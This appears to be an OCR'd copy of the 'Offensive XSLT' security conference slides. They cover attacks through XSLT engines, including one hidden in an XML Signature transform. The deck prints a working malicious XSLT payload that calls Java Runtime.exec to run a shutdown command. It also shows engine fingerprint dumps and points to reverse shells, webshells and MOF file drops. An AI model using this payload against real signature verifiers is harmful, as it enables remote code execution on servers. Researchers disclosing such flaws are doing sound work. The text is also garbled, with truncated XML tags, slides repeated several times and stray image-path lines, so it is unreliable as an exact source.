AP-ENV:Header>
SOAP-SEC:Signature
 xmlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
 SOAP-ENV:actor="some-URI"
 SOAP-ENV:mustUnderstand="1">
 <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
   <ds:SignedInfo>
     <ds:CanonicalizationMethod
       Algorithm="http://www.w3.org/TR/2000/CR-xml-c14n-20001026">
     </ds:CanonicalizationMethod>
     <ds:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#dsa-sha1"/>
     <ds:Reference URI="#Body">
       <!-- ... -->
       <!-- Start malicious XSLT transform -->
       <!-- ... -->
       <ds:Transforms xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
        <ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
         <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:java="java">
          <xsl:template match="/" xmlns:os="java:lang.Runtime" >
           <xsl:variable name="runtime" select="java:lang.Runtime.getRuntime()"/>
           <xsl:value-of select="os:exec($runtime, 'shutdown -i')" />
          </xsl:template>
         </xsl:stylesheet>
        </ds:Transform>
       </ds:Transforms>
       <!-- ... -->
       <!-- End malicious XSLT transform -->
       <!-- ... -->
       <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
       <ds:DigestValue>j6lwx3rvEPO0vKtMup4NbeVu8nk=</ds:DigestValue>
     </ds:Reference>
   </ds:SignedInfo>
   <ds:SignatureValue>MC0CFFrVLtRlk=...</ds:SignatureValue>
 </ds:Signature>
/SOAP-SEC:Signature>
OAP-ENV:Header>
AP-ENV:Body
mlns:SOAP-SEC="http://schemas.xmlsoap.org/soap/security/2000-12"
OAP-SEC:id="Body">
m:GetLastTradePrice xmlns:m="some-URI">
 <m:symbol>IBM</m:symbol>
/m:GetLastTradePrice>
OAP-ENV:Body>
P-ENV:Envelope>
```

HTTP://CLAWSLAB.NDS.RUB.DE/WIKI/INDEX.PHP/XML_SIGNATURE__XSLT_CODE_EXECUTION

WHAT ABOUT W3C RECOMMENDATIONS FOR XML-DSIG ?



XML Signature Best Practices

W3C Working Draft 31 August 2010

This version:
http://www.w3.org/TR/2010/WD-xmldsig-bestpractices-20100831/

Latest published version:
http://www.w3.org/TR/xmldsig-bestpractices/

Best Practice 3: Consider avoiding XSLT Transforms

Arbitrary XSLT processing might lead to denial of service or other risks, so either do not allow XSLT transforms, only enable them for trusted sources, or consider mitigation of the risks.

Best Practice 4: When XSLT is required disallow the use of user-defined extensions

Arbitrary XSLT processing leads to a variety of serious risks, so if the best practice of disallowing XSLT transforms cannot be followed, ensure that user-defined extensions are disabled in your XSLT engine.

Nobody follows them :-(

LİFERAY

XMLSEC


WEBKIT

PHP 5


ALTOVA

MİSC


MiSC



```
<?xml version="1.0" encoding="UTF-8"?>

Version : 1
Vendor : Apache Software Foundation
Vendor URL : http://xml.apache.org/xalan-j

Line Separator :

File Separator : /

Java Home : /opt/IBMJava2-141/bin/../jre
Java Class Path : /opt/IBMJava2-141/lib/tools.jar:/var/tomcat4/bin/bootstrap.jar
Java Vendor : IBM Corporation
Java Vendor URL : http://www.ibm.com/
Java Runtime Name : Java(TM) 2 Runtime Environment, Standard Edition
Java Runtime Version : 1.4.1
Java VM Version : 1.4.1

OS Arch : x86
OS Name : Linux
OS Version : 2.4.21-9.0.1.EL

User Directory : /var/tomcat4
User Home : /var/tomcat4
User Name : tomcat4
```



```
Version : 1
Vendor : SAXON 6.5.3 from Michael Kay
Vendor URL : http://saxon.sf.net/
Line Separator :
File Separator : /
Java Home : /usr/lib64/jvm/java-1.5.0-sun-1.5.0_update16/jre
Java Class Path : :/usr/local/fedora/tomcat/bin/bootstrap.jar:/usr/local/fedora/tomcat/bin/commons-logging-api.jar
Java Vendor : Sun Microsystems Inc.
Java Vendor URL : http://java.sun.com/
Java Runtime Name : Java(TM) 2 Runtime Environment, Standard Edition
Java Runtime Version : 1.5.0_16-b02
Java VM Version : 1.5.0_16-b02
OS Arch : amd64
OS Name : Linux
OS Version : 2.6.18.8-0.13-default
User Directory : /usr/local/fedora/tomcat/bin
User Home : /root
User Name : root
```



```
Version : 2.0
Vendor : SAXON 9.0.0.4 from Saxonica
Vendor URL : http://www.saxonica.com/
Line Separator :
File Separator : \
Java Home : c:\Program Files\Java\jre6
Java Class Path : C:\Program Files\Java\jdk1.6.0_13\lib\tools.jar;C:\Program Files (x86)\Apache Sc
\bootstrap.jar
Java Vendor : Sun Microsystems Inc.
Java Vendor URL : http://java.sun.com/
Java Runtime Name : Java(TM) SE Runtime Environment
Java Runtime Version : 1.6.0_13-b03
Java VM Version : 11.3-b02
OS Arch : amd64
OS Name : Windows Server 2008
OS Version : 6.0
User Directory : C:\Program Files (x86)\Apache Software Foundation\apache-tomcat-6.0.18\bin
User Home : C:\Users\Administrator
User Name : Administrator
```

OFFENSIVE XSLT

NICOLAS GREGOIRE
AKA NICOB
HTTP://WWW.AGARRI.FR/

OVERVIEW

XSLT ?

METHODOLOGY

RISKS

VULNERABILITIES

EXPLOITATION

CONCLUSION

EXPLOITATION

CODE EXECUTION

Easy : just use a Java or JScript reverse-shell

FILE CREATION

Web context

Webshell PHP/JSP/CFM/...

FİLE CREATİON

Privilegied Windows user

Stuxnet MOF

FİLE CREATİON

Unix user

See "USB Autorun attacks against Linux" by IBM X-Force

OFFENSIVE XSLT

NICOLAS GREGOIRE
AKA NICOB
HTTP://WWW.AGARRI.FR/

OVERVIEW

XSLT ?

METHODOLOGY

RISKS

VULNERABILITIES

EXPLOITATION

CONCLUSION

CONCLUSION

ad the doc :)

EDITORS

Read, understand and apply the recommendations and erratas from W3C

Be polite with researchers who find and report vulnerabilities in your products

Use Defense in Depth

CUSTOMERS

Do NOT trust vendors

Audit every library of every critical application you have

Use your power (including $ and €) to influence vendors

HACKERS

There's a lot of bugs,
come on and play !

CUSTOMERS

Do NOT trust vendors

Audit every library of every critical application you have

Use your power (including $ and €) to influence vendors

HACKERS

There's a lot of bugs, come on and play !

A "state of the art" (XML|SOAP)-dsig implementation should not be vulnerable

Most engines can be deployed in a secure mode (read the doc !)


First XSLT advisories were published in 2001 ! Guninski vs Oracle/IE

EDITORS

Read, understand and apply the recommendations and erratas from W3C

Be polite with researchers who find and report vulnerabilities in your products

Use Defense in Depth


OFFENSİVE XSLT
NİCOLAS GREGOİRE
AKA NİCOB
HTTP://WWW.AGARRİ.FR/
OVERVİEW
XSLT ?
METHODOLOGY
RİSKS
VULNERABILITİES
EXPLOİTATİON
CONCLUSION
CUSTOMERS
Do NOT trust vendors
Audit every library of every critical application you have
Use your power (including $ and €) to influence vendors
HACKERS
There's a lot of bugs, come on and play !
A "state of the art" (XML/SOAP)-sig implementation should not be vulnerable
Most engines can be deployed in a secure mode (read the doc !)
First XSLT advisories were published in 2001 ! Guninski vs Oracle/IE
EDİTORS
Read, understand and apply the recommendations and articles from W3C
Be polite with researchers who find and report vulnerabilities in your products
Use Defense in Depth
Select some XSLT engines
Enumerate their features
Identify the dangerous ones
For each dangerous feature, write a PoC
For each format, write a "container"
Test on numerous applications
Profit !

FAQ

Q : How was this presentation created ?
A : With Prezi

Q : Did you test product XYZ ?
A : No, but I can do it for some money

Mail : nicolas.gregoire@agarri.fr
Blog : http://www.agarri.fr/blog/
Twitter : @Agarri_FR

OTHER QUESTIONS ?